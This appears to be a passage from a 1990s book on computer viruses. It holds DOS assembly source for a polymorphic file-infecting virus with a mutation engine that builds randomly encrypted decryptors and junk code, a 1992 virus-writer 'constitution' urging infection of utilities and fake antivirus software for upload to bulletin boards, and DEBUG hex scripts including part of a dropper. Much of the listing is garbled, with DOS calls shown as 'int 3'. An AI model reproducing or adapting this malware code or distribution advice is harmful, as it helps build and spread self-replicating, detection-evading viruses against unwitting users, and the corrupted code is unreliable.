            je      short Exit_Inf

            std                             ;find begin of filename
            mov     cx,si
            inc     cx

Get_Victim:
            lodsb
            cmp     al,':'
            je      short Got_Victim
            cmp     al,'\'
            je      short Got_Victim
            loop    Get_Victim

Got_Victim:
            cld
            mov     ax,3300h                ;get ctrl-break flag
            int     3
            push    dx                      ;save flag on stack

            cwd                             ;clear the flag
            inc     ax
            push    ax
            int     3
```

```
mov     ax,3524h                 ;get int24 vector
int     3
push    es bx cs                ;save vector on stack
pop     ds

lea     dx,INT_24h              ;install new int24 handler
mov     ah,25h                   ; so errors wont be
push    ax                      ; generated
int     3

mov     ax,4300h                 ;get file-attributes
cwd
int     3
push    cx                      ;save attributes on stack

sub     cx,cx                   ;clear attributes
mov     ax,4301h
push    ax
int     3
jc      short Rest_Attribs

mov     ax,3D02h                 ;open the file
int     3
jc      short Rest_Attribs

xchg    bx,ax                   ;save handle
mov     ax,5700h                 ;get file date & time
int     3
push    dx                      ;save date & time on stack
push    cx

mov     cx,4                    ;read beginning of file
lea     si,Orig_Bytes
mov     dx,si
mov     ah,3Fh
int     3
jc      short Close_File
mov     ax,4202h                 ;goto end, get filelength
sub     cx,cx
cwd
int     3

lea     di,File_Len               ;save filelength
mov     [di],ax
mov     [di+2],dx

mov     al,byte ptr [si + 3]    ;already infected?
cmp     al,'O'

je      short Close_File
cmp     word ptr [si],'ZM'      ;EXE with COM ext?
je      short Close_File
mov     ax,word ptr [di]        ;check length of file
```

```
            mov     dx,ax
            inc     dh

            call    Engine              ;make encryption engine, and
                                        ; infect file
            jne     short Close_File
            mov     byte ptr [si],0E9h  ;put 'JMP xxxx' at begin
            sub     al,3                   ;subtract JMP xxxx size
            mov     word ptr [si+1],ax     ;finish JMP statement

;--- Goto new offset DX:AX --------------------------------

gotobegin:
            sub     ax,ax
            cwd
            xchg    dx,cx
            xchg    dx,ax
            mov     ax,4200h
            int     3

            mov     byte ptr [si+3],'O'
            mov     cx,4                   ;write new beginning
            mov     dx,si
            mov     ah,40h
            int     3

Close_File:
            pop     cx dx                  ;restore date & time
            mov     ax,5701h
            int     3

            mov     ah,3Eh                  ;close the file
            int     3

Rest_Attribs:
            pop     ax cx                  ;restore attributes
            cwd
            int     3

            pop     ax dx ds               ;restore int24 vector
            int     3


            pop     ax dx                  ;restore ctrl-break flag
            int     3
            ret

;--- Initialize encryption generator ----------------------

Engine:
            push    ax dx si bp es         ;save registers

            cli
            mov     word ptr [di-4],ss     ;save SS & SP
```

```
            mov     word ptr [di-2],sp

            mov     ax,cs                   ;new stack & buffer-segment
            mov     ss,ax
            mov     sp,((0D0h + 160h) * 10h)   ;virus plus workspace
            add     ax,0D0h                 ;virus space
            mov     es,ax                   ;work segment in ES
            sti
            push    ds

            mov     bp,dx                   ;start of decryptor
            mov     dx,100h                 ;beginning of code to
encrypt
            mov     cx,(last - Entry)       ;length of virus
            sub     si,si                   ;distance between encryptor
                                            ;and code
            push    di bx
            push    dx                      ;save offset of code
            push    si                      ;save future offset of code
            sub     di,di                   ;di = start of decryptor
            call    Random_Number           ;get random # of junk bytes

            and     ax,7Fh                 ;maximum # of junk bytes =
7Fh
            add     cx,ax                   ;add it to file size
            push    cx                      ;save length of code + junk

;--- Get random encryption key -----------------------------

Key:
            call    Random_Number           ;get random encryption value
            or      al,al
            jz      short key               ;again if 0
            mov     ds:[XOR_Val],ax

;--- Generate encryption method ----------------------------

            call    Random_Number                ;get random flags
            xchg    bx,ax




;--- Encryption method stored in BX ------------------------

;           bit 0:  how to encrypt
;           bit 1:
;           bit 2:  which register used for encryption
;           bit 3:
;           bit 4:  use byte or word for encrypt
;           bit 5:  MOV AL, MOV AH or MOV AX
;           bit 6:  MOV CL, MOV CH or MOV CX
```

```
;          bit 7:  AX or DX
;          bit 8:  count up or down
;          bit 9:  ADD/SUB/INC/DEC or CMPSW/SCASW
;          bit A:  ADD/SUB or INC/DEC
;                  CMPSW or SCASW
;          bit B:  offset in XOR instruction?
;          bit C:  LOOPNZ or LOOP
;                  SUB CX or DEC CX
;          bit D:  carry with crypt ADD/SUB
;          bit E:  carry with inc ADD/SUB
;          bit F:  XOR instruction value or AX/DX


;--- Generate encryption engine ----------------------------

           call    Fill_NOPs               ;insert random instructions

           pop     cx
           mov     ax,0111h                ;make flags to remember
which
           test    bl,20h                   ;  MOV instructions are
used
           jnz     short Test_4_Reg
           xor     al,7

Test_4_Reg:
           test    bl,0Ch                   ;testing for registers?
           jnz     short Check_4_Cx
           xor     al,70h                   ;don't use CX, CH or CL

Check_4_Cx:
           test    bl,40h                   ;use CX, CH or CL?
           jnz     short Byte_Or_Word
           xor     ah,7                    ;set for c

Byte_Or_Word:
           test    bl,10h                   ;byte or word?
           jnz     short AX_Or_DX
           and     al,73h                   ;set for byte

AX_Or_DX:
            test    bh,80h                   ;AX or DX?
            jnz     short Store_Method
            and     al,70h                   ;not DX (so AX or CX)

Store_Method:
            mov     dx,ax

Write_MOVs:
           call    Random_Number           ;put MOV instructions in
           and     ax,0Fh                  ;  a random order
           cmp     al,0Ah
           ja      short Write_MOVs
           mov     si,ax
```

```
            push    cx                      ;test if MOV already done
            xchg    ax,cx
            mov     ax,1
            shl     ax,cl
            mov     cx,ax
            and     cx,dx
            pop     cx
            jz      short Write_MOVs
            xor     dx,ax                   ;remember which MOV done

            push    dx
            call    Generate_MOV             ;insert MOV instruction
            call    NOP_Size                 ;insert a random NOP
            pop     dx

            or      dx,dx                   ;all MOVs done?
            jnz     short Write_MOVs

            push    di                      ;save start of decryptor
loop

            call    ADD_AX                ;add a value to AX in loop?
            call    NOP_Size
            test    bh,20h                   ;carry with ADD/SUB ?
            jz      short Fill_Loop
            mov     al,0F8h
            stosb

Fill_Loop:
            mov     word ptr ds:[XOR_Ofs],0
            call    Generate_Crypter        ;place all loop instructions
            call    Gen_Counter
            call    NOP_Size
            pop     dx                      ;get start of decryptor loop
            call    Gen_Loop

            sub     ax,ax                   ;calculate loop offset
            test    bh,1                    ;up or down?
            jz      short Is_Byte
            mov     ax,cx
            dec     ax
            test    bl,10h                   ;encrypt with byte or word?
            jz      short Is_Byte
            and     al,0FEh




Is_Byte:
            add     ax,di
            add     ax,bp
            pop     si
            add     ax,si
            sub     ax,word ptr ds:[XOR_Ofs]
```

```
           mov     si,word ptr ds:[ByteFill]
           test    bl,0Ch                   ;are BL,BH used for crypt?
           jnz     short Not_Bx
           mov     byte ptr es:[si],al
           mov     si,word ptr ds:[ByteFill2]
           mov     byte ptr es:[si],ah
           jmp     short Word_Crypt

Not_Bx:
           mov     word ptr es:[si],ax

Word_Crypt:
           mov     dx,word ptr ds:[XOR_Val]   ;encryption value
           pop     si                        ;ds:si = start of code
           push    di                        ;save ptr to encrypted code
           push    cx                       ;save length of encrypted
code
           test    bl,10h                    ;byte or word?
           jz      short Enc_Virus_b
           inc     cx                        ;cx = # of crypts (words)
           shr     cx,1

;--- Encrypt the new virus --------------------------------

Enc_Virus_w:
           lodsw                             ;encrypt code (words)
           call    Do_Encryption
           stosw
           loop    Enc_Virus_w
           jmp     short Encrypted

Enc_Virus_b:
           lodsb                             ;encrypt code (bytes)
           sub     dh,dh
           call    Do_Encryption
           stosb
           loop    Enc_Virus_b

Encrypted:
           mov     cx,di                     ;cx = length decryptpr +
code
           pop     ax                       ;ax = length of decrypted
code
           pop     di                        ;di = offset encrypted code
           sub     dx,dx                     ;ds:dx = decryptor + cr.
code




;--- Write infected program to disk -----------------------
```

```
            push    es
            pop     ds                      ;work segment
            pop     bx
            pop     di              ;length of decryptor/ofs encrypted
code
            push    cx                ;length of decryptor+encrypted code
            push    dx
            mov     ax,4202h                ;goto end
            xor     cx,cx
            cwd
            int     3

            pop     dx                      ;encryptor + encrypted code
            pop     cx                      ;length of decryptor+enc
code
            mov     ah,40h                  ;write virus
            int     3
            pop     ds

            cli
            mov     ss,word ptr [di-4]      ;restore stack
            mov     sp,word ptr [di-2]
            sti

            pop     es bp si dx ax          ;restore registers
            ret

;--- SUBROUTINES FOR ENCRYPION GENERATOR ------------------

;--- Pseudo random number generator (inspired by MTE) -----

Initialize_RNG:
            push    dx                      ;initialize generator
            push    cx                      ;needed to emulate
Random_Number
            sub     ah,ah                   ;Get number of clock ticks
            int     1Ah                     ;since midnight in CX:DX

Alter_RNG:
            mov     word ptr ds:[rnd_ax],DX
            mov     word ptr ds:[rnd_dx],AX
            mov     al,dl
            pop     cx dx
            ret

Random_Number:
            push    dx cx bx                ;calculate a random number
            mov     ax,1234h                ;will be: mov ax,xxxx
rnd_ax      equ     $-2
            mov     dx,5678h                ;  and mov dx,xxxx
rnd_dx      equ     $-2
            mov     cx,7
```

```
Create_RN:
           shl     ax,1
           rcl     dx,1
           mov     bl,al
           xor     bl,dh
           jns     short Random_Loop
           inc     al

Random_Loop:
           loop    Create_RN
           pop     bx
           jmp     short Alter_RNG

;--- encrypt the virus with new encryption engine ---------

Do_Encryption:
           add     dx,word ptr ds:[ADD_Val]
           test    bl,2
           jnz     short Encrypt_SUB

Encrypt_XOR:
           xor     ax,dx
           ret

Encrypt_SUB:
           test    bl,1
           jnz     short Encrypt_ADD
           sub     ax,dx
           ret

Encrypt_ADD:
           add     ax,dx
           ret

;--- generate mov reg,xxxx --------------------------------

Generate_MOV:
           mov     dx,si
           mov     al,byte ptr ds:[si+mov_register]
           cmp     dl,4                    ;BX?
           jne     short Is_It_Ax
           call    add_ind

Is_It_Ax:
           test    dl,0Ch                   ;A*?
           pushf
           jnz     short Not_Ax
           test    bl,80h                   ;A* or D*?
           jz      short Not_Ax
           add     al,2
```

```
Not_Ax:
           call    Which_MOV                   ;insert the MOV
           popf                               ;A*?
           jnz     short Is_It_Bx
           mov     ax,word ptr ds:[XOR_Val]
           jmp     short CH_Or_CL

Is_It_Bx:
           test    dl,8                       ;B*?
           jnz     short Is_It_Cx
           lea     si,ByteFill
           test    dl,2
           jz      short Not_BH
           add     si,2

Not_BH:
           mov     word ptr ds:[si],di
           jmp     short CH_Or_CL

Is_It_Cx:
           mov     ax,cx                      ;C*
           test    bl,10h                      ;byte or word encryption?
           jz      short CH_Or_CL
           inc     ax                        ;only half the number of
bytes
           shr     ax,1

CH_Or_CL:
           test    dl,3                       ;byte or word register?
           jz      short Word_Reg
           test    dl,2                       ;*H?
           jz      short Byte_Reg
           xchg    ah,al

Byte_Reg:
           stosb
           ret

Word_Reg:
           stosw
           ret

;--- insert MOV or alternative for MOV --------------------

Which_MOV:
           push    bx cx ax
           call    Random_Number
           xchg    bx,ax
           pop     ax
           test    bl,3                       ;use alternative for MOV?
           jz      short Store_MOV
```

```
            push    ax
            and     bx,0Fh
            and     al,8
            shl     ax,1
            or      bx,ax
            pop     ax

            and     al,7
            mov     cl,9
            xchg    cx,ax
            mul     cl

            add     ax,30C0h
            xchg    ah,al
            test    bl,4
            jz      short no_sub
            mov     al,28h

no_sub:
            call    Mov_BorW
            stosw

            mov     al,80h
            call    Mov_BorW
            stosb

            lea     ax,add_mode
            xchg    bx,ax
            and     ax,3
            xlat
            add     al,cl

Store_MOV:
            stosb
            pop     cx
            pop     bx
            ret

;--- insert ADD AX,xxxx -----------------------------------

ADD_AX:
            push    cx
            lea     si,ADD_Val              ;save add-value here
            mov     word ptr ds:[si],0
            mov     ax,bx
            and     ax,8110h
            xor     ax,8010h
            jnz     short Done_ADD              ;use ADD?
```

```
            mov     ax,bx
            sub     ah,ah
            mov     cl,3
            div     cl
            or      ah,ah
            jnz     short Done_ADD              ;use ADD?

            test    bl,80h
            jnz     short Make_ADD_DX           ;AX or DX?
            mov     al,5
            stosb
            jmp     short ADD_What

Make_ADD_DX:
            mov     ax,0C281h
            stosw

ADD_What:
            call    Random_Number
            mov     word ptr ds:[si],ax
            stosw

Done_ADD:
            pop     cx
            ret

;--- generate encryption command --------------------------

Generate_Crypter:
            test    bh,80h                  ;type of XOR command
            jz      short Val_Encrypt

Reg_Encrypt:
            call    Get_Crypter                 ;encrypt with register
            call    ADD_2_ADC
            call    Store_ADD
            sub     ax,ax
            test    bl,80h
            jz      short xxxx
            add     al,10h

xxxx:
            call    add_dir
            test    bh,8
            jnz     short yyyy
            stosb
            ret
```

```
yyyy:
            or      al,80h
            stosb
            call    Random_Number
            stosw
            mov     word ptr ds:[XOR_Ofs],ax
            ret

Val_Encrypt:
            mov     al,80h                  ;encrypt with value
            call    Store_ADD
            call    Get_Crypter
            call    ADD_2_ADC
            call    xxxx
            mov     ax,word ptr ds:[XOR_Val]
            test    bl,10h
            jmp     Is_B_or_W

;--- Generate INC/DEC command------------------------------

Gen_Counter:
            test    bl,8                    ;no CMPSW/SCASW if BX is used
            jz      short AddSub_IncDec
            test    bh,2                    ;ADD/SUB/INC/DEC or CMPSW/SCASW
            jnz     short CMPSW_

AddSub_IncDec:
            test    bh,4                    ;ADD/SUB or INC/DEC?
            jz      short AddSub

            mov     al,40h                  ;INC/DEC
            test    bh,1                    ;up or down?
            jz      short Count_Size
            add     al,8

Count_Size:
            call    add_ind
            stosb
            test    bl,10h                  ;byte or word?
            jz      short Done_CSize
            stosb                           ;same instruction again

Done_CSize:
            ret

;---

AddSub:
            test    bh,40h                  ;ADD/SUB
            jz      short No_CLC            ;carry?
            mov     al,0F8h                 ;insert CLC
            stosb
```

```
No_CLC:
           mov     al,83h
           stosb
           mov     al,0C0h
           test    bh,1                    ;up or down?
           jz      short ADC_
           mov     al,0E8h

ADC_:
           test    bh,40h                   ;carry?
           jz      short No_ADC
           and     al,0CFh
           or      al,10h

No_ADC:
           call    add_ind
           stosb
           mov     al,1                    ;value to add/sub

Store_ADD:
           call    Enc_BorW
           stosb
           ret

CMPSW_:
           test    bh,1                    ;up or down?
           jz      short No_STD
           mov     al,0FDh                 ;insert STD
           stosb

No_STD:
           test    bh,4                    ;CMPSW or SCASW?
           jz      short Do_CMPSW
           test    bl,4                    ;no SCASW if SI is used
           jnz     short Do_SCASW

Do_CMPSW:
           mov     al,0A6h                  ;CMPSB
           jmp     short Store_ADD

Do_SCASW:
           mov     al,0AEh                  ;SCASB
           jmp     short Store_ADD

;--- Generate LOOP command --------------------------------

Gen_Loop:
           test    bh,1                    ;no JNE if counting down
           jnz     short LOOPNZ_LOOP       ;  (prefetch bug!)
           call    Random_Number
           test    al,1                    ;LOOPNZ/LOOP or JNE?
           jnz     short Lower_CX
```

```
LOOPNZ_LOOP:
           mov     al,0E0h
           test    bh,1A                   ;LOOPNZ or LOOP?
           jz      short No_LOOPNZ         ;  no LOOPNZ if xor-offset
           add     al,2                    ;  no LOOPNZ if CMPSW/SCASW

No_LOOPNZ:
           stosb
           mov     ax,dx
           sub     ax,di
           dec     ax
           stosb
           ret

Lower_CX:
           test    bh,10h                   ;SUB CX or DEC CX?
           jnz     short DEC_CX
           mov     ax,0E983h
           stosw
           mov     al,1                    ;SUB CX
           stosb
           jmp     short JNE_

DEC_CX:
           mov     al,49h                   ;DEC CX
           stosb

JNE_:
           mov     al,75h                   ;JNE
           jmp     short No_LOOPNZ         ;create location

;--- Add value to AL depending on register type

add_ind:
           lea     si,ind_change
           jmp     short xx1

add_dir:
           lea     si,dir_change

xx1:
           push    bx
           shr     bl,2
           and     bx,3                    ;4 options
           add     al,byte ptr ds:[bx+si]  ;
           pop     bx
           ret
```

```
;--- move encryption command byte into AL -----------------

Get_Crypter:
           push    bx
           lea     ax,enc_type
           xchg    bx,ax
           and     ax,3
           xlat
           pop     bx
           ret

;--- Change ADD to ADC ------------------------------------

ADD_2_ADC:
           test    bl,2                    ;ADD/SUB used for
encryption?
           jz      short No_Carry
           test    bh,20h                   ;carry with (encr.)
ADD/SUB?
           jz      short No_Carry
           and     al,0CFh
           or      al,10h

No_Carry:
           ret

;--- Change AL (byte/word) --------------------------------

Enc_BorW:
           test    bl,10h
           jz      short Enc_Byte
           inc     al

Enc_Byte:
           ret

;--- Change AL (byte/word) --------------------------------

Mov_BorW:
           call    Enc_BorW
           cmp     al,81h                  ;can't touch this
           je      short Mov_Byte
           push    ax
           call    Random_Number
           test    al,1
           pop     ax
           jz      short Mov_Byte
           add     al,2

Mov_Byte:
           ret
```

```
;--- Insert random instructions --------------------------

Fill_NOPs:
           call    Random_Number          ;put a random number of
           and     ax,7fh                  ;dummy instructions before
           cmp     ax,0                   ;decryptor  (max=7Fh bytes)
           je      short No_NOPs
           xchg    ax,cx

NOP_Loop:
           call    junk
           loop    NOP_Loop

No_NOPs:
           ret

;--- Get rough random NOP (may affect register values -----

junk:
           call    Random_Number
           and     ax,1Eh
           jmp     short aa0

nop16x:
           call    Random_Number
           and     ax,6

aa0:
           xchg    si,ax
           call    Random_Number
           jmp     word ptr ds:[si+NOPSets]

;--- Check for, and insert random NOP ---------------------

NOP_Size:
           call    Random_Number
           test    al,3                    ;does al have flag 0011?
           jz      short Byte_NOP
           test    al,2                    ;does al have flag 0010?
           jz      short Word_NOP
           test    al,1                    ;does al have flag 0001?
           jz      short nop16x
            ret                             ;al flag must be 0000

;--- NOP and junk routines --------------------------------

Cond_JMP:
           and     ax,0Fh                 ;J* 0000 (conditional)
           or      al,70h
           stosw
           ret
```

```
 JMP_Over:
           mov     al,0EBh                 ;JMP xxxx / junk
           and     ah,7
           inc     ah
           stosw
           xchg    ah,al                   ;get lenght of bullshit
           cbw
           jmp     Prep_Trash

JMP_Up:
           call    Byte_NOP

;Sample alteration:  Use one or the other from the following 2 lines.
; Making a few alterations like these changes the algorythm

;          mov     ax,0EBh                 ;JMP $+1 ..or..
           mov ax,0fde2h                   ;LOOP backwards

           stosw
           ret



Byte_NOP:
           push    bx                      ;8-bit NOP
           and     al,0Fh                   ;total NOPS available
           lea     bx,junk_1byte
           xlat
           stosb
           pop     bx
           ret


Word_NOP:
           push    bx                      ;16-bit NOP
           and     ax,303h
           lea     bx,junk_2byte
           xlat
           add     al,ah
           stosb
           call    Random_Number
           and     al,7
           mov     bl,9
           mul     bl
           add     al,0C0h
           stosb
           pop     bx
           ret
```

```
CALL_NOPs:
           push    cx                      ;CALL xxxx / junk / POP reg
           mov     al,0E8h
           and     ah,0Fh
           inc     ah
           stosw
           sub     al,al
           stosb
           xchg    ah,al
           call    Prep_Trash
           call    NOP_Size
           call    Random_Number                ;insert POP reg
           and     al,7
           call    no_sp
           mov     cx,ax
           or      al,58h
           stosb

           test    ch,3                    ;more?
           jnz     short CALL_NOPs_ret

           call    NOP_Size
           mov     ax,0F087h                ;insert XCHG SI,reg
           or      ah,cl
           test    ch,8
           jz      short j6_1
           mov     al,8Bh

j6_1:
           stosw
           call    NOP_Size
           push    bx
           call    Random_Number
           xchg    ax,bx
           and     bx,0F7FBh               ;insert XOR [SI],xxxx
           or      bl,8
           call    Generate_Crypter
           pop     bx

CALL_NOPs_ret:
           pop     cx
           ret

Move_Something:
           and     al,0Fh                   ;MOV reg,xxxx
           or      al,0B0h
           call    no_sp
           stosb
           test    al,8
           pushf
           call    Random_Number
           popf
           jmp     short Is_B_or_W
```

```
abcd1:
           and     ah,39h                    ;DO r/m,r(8/16)
           or      al,0C0h
           call    no_sp
           xchg    ah,al
           stosw
           ret

abcd2:
           and     al,3Bh                    ;DO r(8/16),r/m
           or      al,2
           and     ah,3Fh
           call    no_sp2
           call    no_bp
           stosw
           ret

CMPS_SCAS:
           and     al,9                     ;CMPS* or SCAS*
           test    ah,1
           jz      short MOV_TEST
           or      al,0A6h
           stosb
           ret

MOV_TEST:
           or      al,0A0h                ;MOV AX,[xxxx] or TEST AX,xxxx
           stosb
           cmp     al,0A8h
           pushf
           call    Random_Number
           popf
           jmp     short Is_B_or_W


XCHG_AX_Reg:
           and     al,7                     ;XCHG AX,reg
           or      al,90h
           call    no_sp
           stosb
           ret


XCHG_AX_Reg2:
           call    XCHG_AX_Reg             ;XCHG AX,reg / XCHG AX,reg
           stosb
           ret
```

```
PUSH_POP:
           and     ah,7                    ;PUSH reg / POP reg
           or      ah,50h
           mov     al,ah
           or      ah,8
           stosw
           ret


INC_DEC:
           and     al,0Fh                   ;INC / DEC
           or      al,40h
           call    no_sp
           stosb
           ret


INC_DEC2:
           call    INC_DEC                 ;INC / DEC or DEC / INC
           xor     al,8
           stosb
           ret


abcd3:
           and     ah,1                     ;DO rm,xxxx
           or      ax,80C0h
           call    no_sp
           xchg    ah,al
           stosw
           test    al,1
           pushf
           call    Random_Number
           popf

;--- Store a byte or word to encryptor --------------------

Is_B_or_W:
           jz      short Is_B
           stosw
           ret

Is_B:
           stosb
           ret
```

```
;--- leave SP alone ------------------------------------

no_sp:
            push    ax
            and     al,7
            cmp     al,4
            pop     ax
            jnz     short no_sp_ret
            and     al,0FBh

no_sp_ret:
            ret

no_sp2:
            push    ax
            and     ah,38h
            cmp     ah,20h
            pop     ax
            jnz     short no_sp2_ret
            xor     ah,20h

no_sp2_ret:
            ret

;--- don't use [BP+...] --------------------------------

no_bp2:
            push    ax
            and     ah,7
            cmp     ah,6
            pop     ax
            jnz     short no_bp_ret
            or      ah,1

no_bp_ret:
            ret

no_bp:
            test    ah,4
            jnz     short no_bp2
            and     ah,0FDh
            ret

;--- Write byte for JMP/CALL, and fill with random bytes --

Prep_Trash:
            push    cx
            xchg    cx,ax
```

```
Fill_Trash:
           call    Random_Number
           stosb
           loop    Fill_Trash
           pop     cx
           ret
last:

           end    Entry
```

Virus Writer's Code of Ethics

Do the virus writers have a code of ethics? Not really. Each virus writer has very different reasons for their actions.

Dark Angel, of Phalcon/SKISM, has attempted to form some co-operation between virus writers by proposing a set of governing rules. Unfortunately, this constitution excludes non-English speaking writers, and thwarts the rights of several key individuals, and promotes the spread of computer viruses on the unsuspecting public. In this, the Constitution of Worldwide Virus Writers forfeits its own legitimacy. No follow-up has ever appeared

The Constitution of Worldwide Virus Writers

Initial Release - February 12, 1992 *

We, the members of PHALCON/SKISM, in order to form a more perfect environment worldwide for the virus community, establish justice, ensure intracommunity tranquility, provide for the common defense and offense, promote the general welfare, and secure the blessings of liberty to ourselves and our posterity, do ordain and establish this Constitution of Worldwide Virus Writers.

ARTICLE I - REGARDING ORIGINAL VIRII

Section A - DEFINITION

The term "original virus" herein indicates programming done exclusively by either one individual or group, with no code taken from any other source, be it a book or another virus.

Section B - CODE REQUIREMENTS

For an original virus to conform to the standards set by this document, it must include the following:

1) The title of the virus in square brackets followed by a zero byte should be in the code, in a form suitable for inclusion into SCAN(1). This is to ensure that the name of the virus is known to those examining it.

2) The name of the author and his/her group affilition/s should be included in the code, followed by a zero byte. At the present, this is an optional requirement.

3) Some form of encryption or other form of stealth techniques must be used. Even a simple XOR routine will suffice.

4) If the virus infects files, the code should be able to handle infection of read only files.

5) It must have some feature to distinguish it from other virii. Creativity is encouraged above all else.

6) The virus must not be detectable by SCAN.

Section C - IMPLEMENTATION

This section, and all sections hereafter bearing the heading
"IMPLEMENTATION" refer to the recommended method of implementation of the suggestions/requirements listed in the current article.

1) Virus_Name db '[Avocado]',0

2) Author   db 'Dark Angel, PHALCON/SKISM',0

ARTICLE II - REGARDING "HACKED" VIRII

Section A - DEFINITION

The term "hacked virus" herein refers to any virus written by either one individual or a group which includes code taken from any other source, be it a book, a code fragment, or the entire source code from another virus.

The term "source virus" herein refers to the virus which spawned the "hacked virus."

Section B - CODE REQUIREMENTS

For a "hacked" virus to conform to the standards set forth by this document, it must include the following, in addition to all the requirements set down in Article I of this document:

1) The title, author (if available), and affiliation of the author (if available) of the original virus.

2) The author of the hacked virus must give the source code of said virus to the author of the source virus upon demand.

3) No more Jerusalem, Burger, Vienna, Stoned, and Dark Avenger hacks are to be written.

4) The source virus must be improved in some manner (generally in efficiency of speed or size).

5) The hacked virus must significantly differ from the source
virus, i.e. it cannot be simply a text change.

Section C - IMPLEMENTATION

1) Credit db 'Source stolen from Avocado by Dark Angel of PHALCON/SKISM',0

ARTICLE III - REGARDING VIRAL STRAINS

Section A - DEFINITION

The term "viral strain" herein refers to any virus written by the original author which does not significantly differ from the original. It generally implies a shrinking in code size, although this is not required.

Section B - CODE REQUIREMENTS

For a "viral strain" to conform to the standards set by this document, it must include the following, in addition to all the requirements set down in Article I of this document:

1) The name of the virus shall be denoted by the name of the
   original virus followed by a dash and the version letter.

2) The name of the virus must not change from that of the
   original strain.

3) A maximum of two strains of the virus can be written.

Section C - IMPLEMENTATION

1) Virus_Name db '[Avocado-B]',0

ARTICLE IV - DISTRIBUTION

Section A - DEFINITION

The term "distribution" herein refers to the transport of the virus through an infected file to the medium of storage of a third (unwitting) party.

Section B - INFECTION MEDIUM

The distributor shall infect a file with the virus before uploading. Suggested files include:

1) Newly released utility programs.

2) "Hacked" versions of popular anti-viral software, i.e. the
   version number should be changed, but little else.

3) Beta versions of any program. The infected file, which must actually do something useful, will then be uploaded to a board. The following boards are fair game:

1) PD Boards

2) Lamer boards

3) Boards where the sysop is a dick

No virus shall ever be uploaded, especially by the author, directly to an antivirus board, such as HomeBase or Excalibur.

Section C - BINARY AND SOURCE CODE AVAILABILITY

The binary of the virus shall not be made available until at least two weeks after the initial (illicit) distribution of the virus. Further, the source code, which need not be made available, cannot be released until the latest version of SCAN detects the virus. The source code, should it be made available, should be written in English.

Section D - DOCUMENTATION

Documentation can be included with the archive containing the binary of the virus, although this is optional. The author should include information about the virus suitable for inclusion in the header of VSUM(2). A simple description will follow, though the author need not reveal any "hidden features" of the virus. Note this serves two purposes:

1) Enable others to effectively spread the virus without fear of self-infection.

2) Ensure that your virus gets a proper listing in VSUM.

ARTICLE V - AMENDMENTS

Section A - PROCEDURE

To propose an amendment, you must first contact a PHALCON/SKISM member through one of our member boards. Leave a message to one of us explaining the proposed change. It will then be considered for inclusion. A new copy of the Constitution will then be drafted and placed on member boards under the filename "PS-CONST.TXT" available for free download by all virus writers. Additionally, an updated version of the constitution will be published periodically in 40HEX.

Section B - AMENDMENTS

None as of this writing.

ARTICLE VI - MISCELLANEOUS

Section A - WHO YOU CAN MAKE FUN OF

This is a list of people who, over the past few years, have proved themselves to be inept and open to ridicule.

1) Ross M. Greenberg, author of FluShot+

2) Patricia (What's VSUM?) Hoffman.

2) People who post "I am infected by Jerusalem, what do I do?" or "I have 20 virii, let's trade!"

3) People who don't know the difference between a virus and a trojan.

4) Lamers and "microwares puppies"

Section B - WHO YOU SHOULDN'T DIS TOO BADLY

This is a list of people who, over the past few years, have proved themselves to be somewhat less inept and open to ridicule than most.

1) John McAfee, nonauthor of SCAN
2) Dennis, true author of SCAN

Section C - MOTIVATION

In most cases, the motivation for writing a virus should not be the pleasure of seeing someone else's system trashed, but to test one's programming abilities.

Debug Scripts

These debug scripts can be used in place of the source codes to compile all executable files listed in this book. To compile a debug script, enter it into a text file as shown. Feed the file into DEBUG.COM by typing:

DEBUG < SCRIPT.DBG

PC Scavenger Anti-Virus Master Boot Record

Please read the documentation in Chapter 3 for information on using the 2 ensuing files.

Partition Code

```
n pcscav.bin

e 100   FA 2B C0 8E D0 BC 00 7C 8B F4 50 50 07 1F FB FC
e 110   BF 00 06 B9 00 01 F2 A5 EA 1D 06 00 00 BE C6 06
e 120   E8 92 00 BE BE 07 B3 04 80 3C 80 74 0E 80 3C 00
e 130   75 1C 83 C6 10 FE CB 74 15 EB ED 8B 14 8B 4C 02
e 140   8B EE 83 C6 10 FE CB 74 0D 80 3C 00 74 F4 BE 0F
e 150   07 E8 61 00 EB FE BF 05 00 BB 00 7C B8 01 02 57
e 160   CD 13 5F 73 0F 33 C0 CD 13 4F 75 ED BE 26 07 E8
e 170   43 00 EB FE A1 13 04 3D 80 02 BE 2F 07 72 11 C4
e 180   06 4C 00 8C C3 B1 04 D3 E8 03 C3 73 18 BE 42 07
e 190   50 E8 21 00 BE 51 07 E8 1B 00 2A E4 CD 16 0C 20
e 1A0   3C 79 75 FE 58 BF FE 7D 81 3D 55 AA 75 BE 8B F5
e 1B0   EA 00 7C 00 00 AC 3C 00 74 0B 56 BB 07 00 B4 0E
e 1C0   CD 10 5E EB F0 C3 50 43 20 53 43 41 56 45 4E 47
e 1D0   45 52 20 41 6E 74 69 2D 56 69 72 75 73 20 4D 61
e 1E0   73 74 65 72 20 42 6F 6F 74 20 52 65 63 6F 72 64
e 1F0   0D 0A 28 63 29 31 39 39 33 20 4B 61 72 73 74 65
e 200   6E 20 4A 6F 68 61 6E 73 73 6F 6E 0D 0A 0A 00 50
e 210   61 72 74 69 74 69 6F 6E 20 54 61 62 6C 65 20 62
e 220   61 64 2E 2E 2E 00 4F 53 20 45 72 72 6F 72 00 4D
e 230   65 6D 6F 72 79 20 68 61 73 20 73 68 72 75 6E 6B
e 240   21 00 49 4E 54 20 31 33 68 20 4D 6F 76 65 64 21
e 250   00 0D 0A 42 6F 6F 74 20 61 6E 79 77 61 79 3F 0D
e 260   0A 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 270   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 280   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 290   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
e 2F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA
rcx
200
w
q
```

Dropper Program

```
n pcscav.com

e 100   E9 12 03 58 D6 B0 58 70 BE A6 7F 90 4F D9 07 A8
e 110   4F C2 07 DC 4F C1 C9 EE 71 C5 9B 04 3F 7D 52 04
e 120   7A 0A 93 B2 BE 91 98 43 C9 21 71 58 0E B0 C9 61
